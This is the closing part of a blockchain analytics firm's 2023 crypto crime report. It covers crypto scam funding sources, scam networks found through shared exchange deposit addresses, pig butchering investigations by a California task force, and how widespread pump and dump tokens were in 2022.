
Market conditions may have also influenced another trend we’ve seen develop over the past two years: the rise in usage of stablecoins by scammers.





Most scam types disproportionately receive revenue from the U.S., but this is especially true for NFT-related scams. We've written previously about the fact that [NFTs are especially popular in North America](#), particularly when it comes to onboarding new cryptocurrency users — who are probably more likely to fall for scams given they're less experienced in the space — so this doesn't come as a huge surprise. Investment scams, which are the largest type of scam by revenue, draw on a wider array of countries, with Australia and parts of South America being the hardest hit.


### What services are these users relying on to send to scams?



The vast majority of victim payments to scams come from centralized exchanges. We also see scams receiving significant amounts from other illicit addresses, many of which are themselves other scams and could indicate that many distinct scams are actually controlled by the same individuals or groups, which is a topic we'll explore further below. DeFi protocols also send a significant amount to scams.

Our data also indicates that roughly 1.0% of victim payments to scams come from crypto ATMs. ATMs are an interesting category to dig into, as they aren't generally used to send funds to many other illicit address types — in fact, just 2.2% of funds sent from ATMs in 2022 went to illicit addresses, for a total of \$67.5 million. However, a disproportionate share of that total goes to addresses associated with scams. Industry observers and law enforcement have [noted this trend](#) before, and blockchain analysis allows us to quantify it.

Monthly value sent from crypto ATMs to illicit addresses by type of illicit activity, 2022



In 2022, crypto ATMs were used to send at least \$35.3 million to scammers, which represents more than half of all funds sent to illicit addresses using ATMs. While the dollar figures represent lower-bound estimates, the disproportionate share of funds leaving ATMs for scam addresses may be a result of crypto scammers’ targeting of those who are new to cryptocurrency and not technologically adept. For that audience, an ATM similar to the ones they use for fiat may offer what appears to be the easiest way to initiate a cryptocurrency transaction, as users can simply insert cash, type in a cryptocurrency address, and complete their transfer. The data indicates that crypto ATM businesses could better serve their customers and significantly reduce their exposure to illicit activity by educating customers on scams, or even taking steps to warn customers before they transfer funds to an address known to be associated with a scam.

## Concentration in crypto scamming: Blockchain analysis indicates large scam networks may account for lots of fraudulent activity

We've often talked about how many forms of cryptocurrency-based crime appear to be driven primarily by small groups of prolific criminals despite what appear at first glance to be a large number of distinct on-chain entities participating in a given type of crime. For instance, in our ransomware section, we discuss how despite there being many ransomware strains active in any given year, a small group of ransomware affiliates are responsible for many of the attacks carried out by different strains, which we can see by analyzing those affiliates' wallets and observing that they receive cryptocurrency from many different strains.

Does the same thing hold true for crypto scams? We attempt to answer that question below by looking for evidence of on-chain interconnectedness between several different scam entities active in 2022. We'll also show how analysis of off-chain data — specifically, the copy on the public-facing websites associated with many crypto investment scams — can enable investigators to find more scams once they've identified one.

Our analysis starts with five crypto scams the CFTC [identified and filed charges against](#) in September 2022:

- Cryptostockoptionstrade Ltd
- Global Smart Option Broker Ltd
- Hypertradingoption Ltd
- Stockbrokertechiniques Ltd.
- SprintTrade

The CFTC's press release doesn't explicitly state whether all five scams are believed to be controlled by the same individual or group, but it does note that they purport to be located at the same Los Angeles street address. That alone doesn't necessarily mean all of these scams are associated with the same individual or group — the idea of a scammer simply copying text from the website of another scam, such as the listed street address, doesn't seem to be out of the question. With that in mind, we decided to search the web for other websites of purported crypto investment companies whose websites contained identical copy to those of the scams in the CFTC press release — not just street addresses, but other pieces of web copy such as customer testimonials — and cross-reference them with our own data to see if textual analysis of scam websites could turn up other scams that may or may not be connected to the original five named by CFTC. Ultimately, we were able to find functioning websites and cryptocurrency addresses for three of the five scams named by CFTC, so those three were what we used as reference points to find more scams.

**In total, this analysis uncovered another 200 confirmed scams whose websites contain pieces of copy identical to that of the three CFTC-identified scams for which we found active websites.**

In other words, website analysis led to a 66x increase in the number of scams uncovered. The grid below breaks down the newly identified scams by the specific website elements they had in common with the five scams in the CFTC press release.

Number of new scams identified	How we found them
88	Same street address as CFTC-identified scam
102	Identical customer testimonial as CFTC-identified scam

Right off the bat, we can see how scanning for websites with copy identical to that of known scam websites can be valuable, as we quickly unearthed an additional 200 scams. But again, that on its own doesn't prove that all 200 are run by the same individual or group, as it's entirely possible scammers are just stealing web copy from each other due to laziness, or even in an effort to throw investigators off and give the impression that their scam is the work of someone else. However, we can use blockchain analysis to find another commonality between scams in this set of 200 that could be a stronger indicator of interconnectedness or common control: Deposit address overlap.

As we discuss in our money laundering analysis, criminals dealing in cryptocurrency generally want to move their ill-gotten funds to a fiat off-ramp service where the crypto can be converted into cash — usually, this means a centralized exchange. If we see two scams moving their cryptocurrency to the same deposit address at an exchange, it means one of two things: Either one scammer controls the deposit address, meaning they are behind both scams, or the deposit address belongs to a nested service that's being used to launder funds — in that case, a single scammer may still be behind both scams and simply prefers to funnel funds from both to the same nested service, but it could also mean that two separate scammers simply happen to use the same service. So, while deposit address overlap isn't proof positive that two scams are controlled by the same individual or group, it certainly adds to the likelihood that they are.

Given that, our next step was to analyze the exchange deposit addresses to which all 203 scams had ever sent funds, and sort the scams into distinct, mutually exclusive **scam networks** based on deposit address overlap. For the purposes of this analysis, we consider two scams to be part of the same network if they sent any amount of cryptocurrency to the same deposit address. Two scams can also be part of the same scam network without depositing to the same deposit address if they are both connected to a third scam via another deposit address. In other words, if Scam A sends funds to Deposit Address 1 and Deposit Address 2, Scam B sends funds to Deposit Address 2 and Deposit Address 3, and Scam C sends funds to Deposit Address 3 and Deposit Address 4, then we would consider all three scams to be part of the same scam network. Scams that never deposited anything to an exchange were excluded from the analysis.



After applying this methodology to the 203 scams in our dataset – the original three identified by CFTC plus the 200 additional scams with website commonalities – we found that 73 of them had never deposited to an exchange. The remaining 130 fit into 43 distinct scam networks based on deposit address overlap, but ultimately, one network stood out above the rest.

Scam network	Number of distinct scams in network	Total revenue of all scams in network	Number of exchanges used by scams in network to cash out	Number of exchange deposit addresses used by network
1	86	\$3,400,080	69	1667
2	1	\$45,177	2	6
3	1	\$42,868	3	7
4	1	\$20,223	3	10
5	2	\$17,133	3	5
6	1	\$16,940	3	3
7	1	\$16,882	1	3
8	1	\$16,294	2	5
9	2	\$15,384	3	6
10	1	\$13,193	7	11
11	1	\$11,401	1	1
12	1	\$9,968	1	1
13	1	\$8,489	7	16
14	1	\$7,532	1	1
15	1	\$6,817	5	8
16	1	\$6,633	6	10
17	1	\$6,375	2	3
18	1	\$6,039	1	2
19	1	\$5,848	2	4
20	1	\$5,296	2	3
21	1	\$3,650	1	1

Scam network	Number of distinct scams in network	Total revenue of all scams in network	Number of exchanges used by scams in network to cash out	Number of exchange deposit addresses used by network
22	1	\$3,339	1	2
23	1	\$3,210	5	43
24	1	\$2,876	9	66
25	1	\$2,823	1	3
26	1	\$2,417	2	6
27	1	\$2,105	1	1
28	1	\$2,061	2	2
29	1	\$2,015	1	2
30	1	\$1,885	1	4
31	1	\$1,773	1	1
32	1	\$1,387	1	3
33	1	\$1,080	1	2
34	1	\$971	4	11
35	1	\$831	1	3
36	1	\$755	1	1
37	1	\$295	1	2
38	1	\$170	1	1
39	1	\$150	2	2
40	1	\$137	1	1
41	1	\$123	1	1
42	1	\$117	1	1
43	1	\$110	1	2

Network 1 contains 86 active scams that have made a combined \$3.4 million from victims, and utilize 1,667 total exchange deposit addresses. Interestingly, all of the scams identified in the CFTC press release that kicked off this analysis are part of Network 1 as well. Two of the remaining 42 networks are composed of two scams, while the rest only have one scam apiece. Overall, the 86 scams in Network 1 account for 91.6% of the total revenue of all 130 scams included.

We can't know from on-chain data alone whether the 86 scams in that network are each run by the same individual or group. The only way to know for sure would be for law enforcement to carry out an investigation, which would likely include sending subpoenas to the exchanges to which the scammers are depositing funds to see whose user accounts they're associated with. However, even if the scams in each network just coincidentally depend on the same nested services or money launderers to convert their crypto into cash, that would still be positive news for investigators, as it would mean that they could disrupt several scams at once by going after a small number of money laundering service providers.

Overall, our data suggests that the cryptocurrency scamming ecosystem is smaller than it appears at first glance. We look forward to applying our scam network methodology to a wider number of scams beyond the 203 included in this analysis, and will share insights from that expanded analysis where possible.

## How investigators are fighting back against pig butchering scams

### What are pig butchering scams?

One particularly sophisticated type of crypto scam, pig butchering, [gained media attention](#) in 2022. Analogized to fattening a pig before slaughter, pig butchering is a slow-burn scam focused on building trusting relationships. Most of these operations function in similar fashion. Scammers find targets with whom they develop relationships over time. They create fake social media accounts and dating site profiles showcasing lavish lifestyles and send random messages to connect with victims. Frequently used apps include WeChat, WhatsApp, and even LinkedIn.

While the scammers are relationship-building, they're also performing reconnaissance to see which victims have the most investment potential. Once targets are identified and trust is built, the scammer subtly mentions a crypto investment website with which they've had personal success.

[Alastair McCready, Southeast Asia Editor at Vice World News](#) says, "You're not getting an email saying 'there's a million dollars that needs releasing in a bank account in Switzerland.' This is just kind of subtle little messages, like on WhatsApp. And if you were the kind of person who was kind of looking for some sort of connection, you could see how you'd be easily lured in, sucked in by a seemingly innocuous conversation with a nice person."

Over weeks or months, scammers coach victims on how to use these fake sites, convincing them to invest everything they possibly can. These platforms falsify returns and make it appear as though victims have access to the funds. Initially, they can make withdrawals. Once scammers believe they've exhausted their victims' potential, they try convincing them to take out loans. When victims become wary, the scammer restricts access to funds and attempts to extort them for even more money.

Sadly, those on the receiving end of pig butchering are not the only victims. Most of these crimes originate in Southeast Asia and require human trafficking to run. Around 2016, [a large construction project began in Sihanoukville](#), a coastal town in Cambodia. Chinese investors built hundreds of casinos to attract tourists from mainland China, where gambling is illegal. In 2019, Cambodia banned online gambling and then COVID-19 hit, devastating Sihanoukville's tourist economy. Many businesses turned to criminal activity to generate revenue; some recruited workers for customer service jobs under false pretenses. On arrival, new employees were ushered into hotel casino complexes — now walled, guarded compounds — and weren't allowed to leave. Casino-based scam centers like these are also found in Laos and Myanmar.

As for pig butchering scam victim profiles, those run the gamut from elderly to millennial and across genders, too. Asian Americans are often targeted because it's easier for scammers to communicate with them using a common language. Pig butchering also preys on people's kindness and vulnerability; one woman was targeted after she responded to a Facebook ad about adopting a dog.

### **How the REACT Task Force and Santa Clara County are helping victims**


Agents from California's Regional Enforcement Allied Computer Team (REACT) investigated several pig butchering scams last year; to date it has investigated over 50 cases. Comprised of local, state, and federal agencies covering five counties in the Bay Area, the REACT task force, including Santa Clara County's Deputy District Attorney, Erin West, is demonstrating how law enforcement can successfully conduct crypto crime investigations and recover funds for victims.

Rather than shutting down easily-replaceable websites or trying to arrest overseas scammers in problematic jurisdictions, REACT's main goals are to quickly assess stolen funds by tracing the victim's initial transfer out of an exchange or wallet to a suspect, and attempt to effect a seizure. When tracing funds during investigations, the agency doesn't dwell on pass-through wallets; it targets those containing funds that it can directly attribute to victims as California law states that law enforcement can only seize funds that meet that criteria.


Since many citizens and even law enforcement agencies believe that crypto transactions aren't traceable, these investigations are full of unique challenges. REACT detective Chris Vigil says that when crypto scams affecting private individuals occur, investigators don't typically get involved until weeks or months later — victims often don't realize they have any recourse or don't know where to go for help. Meanwhile, most local law enforcement doesn't have the resources to investigate these

crimes. However, in cases where victims do reach out to more than one agency, deconflicting information poses a substantial challenge.

To successfully investigate crypto scams requires tools that help law enforcement [trace funds](#) in order to effect seizure. The graph below illustrates how REACT tracks cryptocurrency transactions for a typical pig butchering scam, and demonstrates how bad actors transfer funds through intermediary wallets in order to move them to an exchange. In this case, the victim transferred cryptocurrency to wallets associated with four different versions of the same scam over a period of months. By following transfers across intermediary wallets, the investigation tied different pig butchering sites together, too.




Between July 10 and August 3, 2022, the victim sent three ETH transactions to the fraudulent investment site ASXWalletExt.com, totaling almost \$21,500. From there, the suspect converted the ETH to USDT and transferred funds to various intermediary wallets with exposure to three other investment scam sites. They later cashed out funds at an exchange. Next, the scammer extorted the victim further, saying they would “unlock” her frozen account on ASXWalletExt.com, compelling her to send roughly \$19,500 USDT from her exchange account, as we see on the second graph below. By tracing subsequent transactions across intermediate addresses, REACT observed the suspect cashing out at a large exchange.



Once REACT agents are able to obtain judicial authorization for a seizure, the cryptocurrency is then transferred to a government-controlled account. When the funds are secured, the case is referred to West who works with the courts to release the funds to the rightful owner. To date, REACT and Santa Clara County have recovered funds in 15 of the pig butchering cases they have investigated. While the organization can only work cases with a victim or suspect in its jurisdiction, it often advises adjacent agencies and others across the country, too. REACT sees education and resources as the biggest roadblocks for law enforcement in investigating crypto crimes, but believes there are ways for more agencies to get involved. Having the statutory authority to effect seizures and obtaining buy-in from leadership — along with backing from prosecutors — are key to getting started. Then having the right policies in place to conduct investigations and using robust blockchain analysis tools to trace funds are essential for success.

# Pump and Dump Tokens




## 24% of New Tokens Launched in 2022 Bear On-Chain Characteristics of Pump and Dump Schemes

Pump and dump schemes in traditional finance are quite simple: Holders of a tradable asset, such as stock in a company, will heavily promote the asset to other investors, often using misleading statements, causing the price to rise rapidly as new investors buy. The holders will then sell their overvalued shares at a profit, causing the price to plummet, leaving the newer investors stuck with a low-value asset.

Unfortunately, pump and dump schemes have also become common in the crypto world. This is largely due to the relative ease with which bad actors can launch a new token and establish an artificially high price and market capitalization for it “on paper” by seeding the initial trade volume and controlling the circulating supply. Additionally, teams launching new projects and tokens can remain anonymous, which makes it possible for serial offenders to carry out multiple pump and dump schemes.

We can see an example of what a typical pump and dump scheme looks like on-chain below in [Chainalysis Storyline](#), using an undisclosed token example. The token bears all the telltale signs of a pump and dump scheme, with the asset’s price dropping 90% in the first week of trading following the token creator dumping their holdings.





The token provides a good model for how pump and dump tokens work. The creator launched this token's smart contract and funded a new liquidity pool for it on a popular DEX in December 2021, after promoting the launch to crypto enthusiasts on social media. Hundreds of victims bought the token on that DEX, allowing the price to rise quickly in a matter of hours. However, within the same day of launch, the creator sold off all of his tokens, leaving buyers holding the bag. Overall, the perpetrator made just under \$20,000.


Below, we attempt to quantify the scale of pump and dump schemes in cryptocurrency by analyzing all tokens launched on the Ethereum and BNB blockchains in 2022. While more than 1.1 million tokens were launched last year, **the vast majority got virtually no traction**, as measured by the frequency of swapping happening on DEXes. Since we want to focus on projects that had an impact on the crypto ecosystem, we'll only count tokens that achieved a minimum of ten swaps and four consecutive days of trading in the week following their launch. With that criteria in place, the number of new tokens falls from 1.1 million to 40,521.

The next criteria we'll look for is a drastic price decline of 90% or more in the first week of trading, which could suggest the token's originators and earliest holders dumped the token extremely quickly, making it a relatively strict standard for assessing a token as a possible pump and dump. **Of the 40,521 tokens launched in 2022 that gained sufficient traction to be worth analyzing, 9,902, or 24%, saw a price decline in the first week indicative of possible pump and dump activity.**

	Number of tokens	Percent of all tokens launched
Total tokens launched	1,105,239	100.0%
Tokens with over 10 swaps and 4 consecutive trading days in first week after launch	40,521	3.7%
Tokens with a 90% price drop in first week after launch	9,902	0.9% (24% of tokens that got traction)

It's possible, of course, that in some cases, teams involved with token launches did their best to form a healthy offering, and the subsequent drop in price was simply due to market forces and challenges stemming from less established infrastructure for market creation in the digital asset space. While it's impossible to know the promotional strategy or intentions behind all 9,902 tokens, we did check the 25 with the biggest first-week price drop on [Token Sniffer](#), a service that scores new tokens on a scale of zero to 100 based on their trustworthiness and docks points for any scam-like characteristics. According to Token Sniffer, those 25 tokens all scored zero, indicating that, according to Token Sniffer's evaluation criteria, they were almost certainly designed for a pump and dump. Token Sniffer also found that many of them contained malicious "honeypot" code that prevents new buyers from selling the token — one of the surest possible signs that the coin is part of a pump and dump scheme.

In total, buyers not believed to be associated with the tokens' creators spent a total of \$4.6 billion worth of cryptocurrency acquiring some of the 9,902 suspected pump and dump tokens we identified — a relatively trivial amount compared to the trillions in crypto transaction volume in 2022, but still a substantial amount of damage for unsuspecting investors. We estimate that the creators of these tokens made a total of \$30 million in profits from selling off their holdings before the tokens' value plummeted. In many cases, the same wallet provided initial liquidity for several tokens that fit our pump and dump criteria, or provided funding to the wallet that did, suggesting those wallets share common ownership. Using this methodology, we found that 445 individuals or groups accounted for 24% of the 9,902 suspected pump and dump tokens launched in 2022.



The most prolific suspected pump and dump token creator we identified launched 264 tokens that fit our criteria in 2022.

Pump and dump schemes are uniquely destructive in the cryptocurrency world due to the ease with which new tokens can be launched and the social media-driven nature of crypto investment news and discussion. Many believe that cryptocurrency is approaching an inflection point that could spark mass adoption, but that could be difficult if the general public perceives cryptocurrency as rife with pump and dump schemes designed to prey on newcomers. We look forward to working with our partners in both the public and private sectors to investigate this activity and build a safer ecosystem in the future.



# Thanks for reading the 2023 Crypto Crime Report

## Chainalysis Authors

**Kim Grauer**

Director of Research

**Eric Jardine**

Cybercrimes Research Lead

**Erin Leosz**

Content Marketing Manager

**Henry Updegrave**

Senior Content Marketing Manager

This material is for informational purposes only, and is not intended to provide legal, tax, financial, or investment advice. Recipients should consult their own advisors before making investment decisions.

This report contains links to third-party sites that are not under the control of Chainalysis, Inc. or its affiliates (collectively "Chainalysis"). Access to such information does not imply association with, endorsement of, approval of, or recommendation by Chainalysis of the site or its operators, and Chainalysis is not responsible for the products, services, or other content hosted therein.

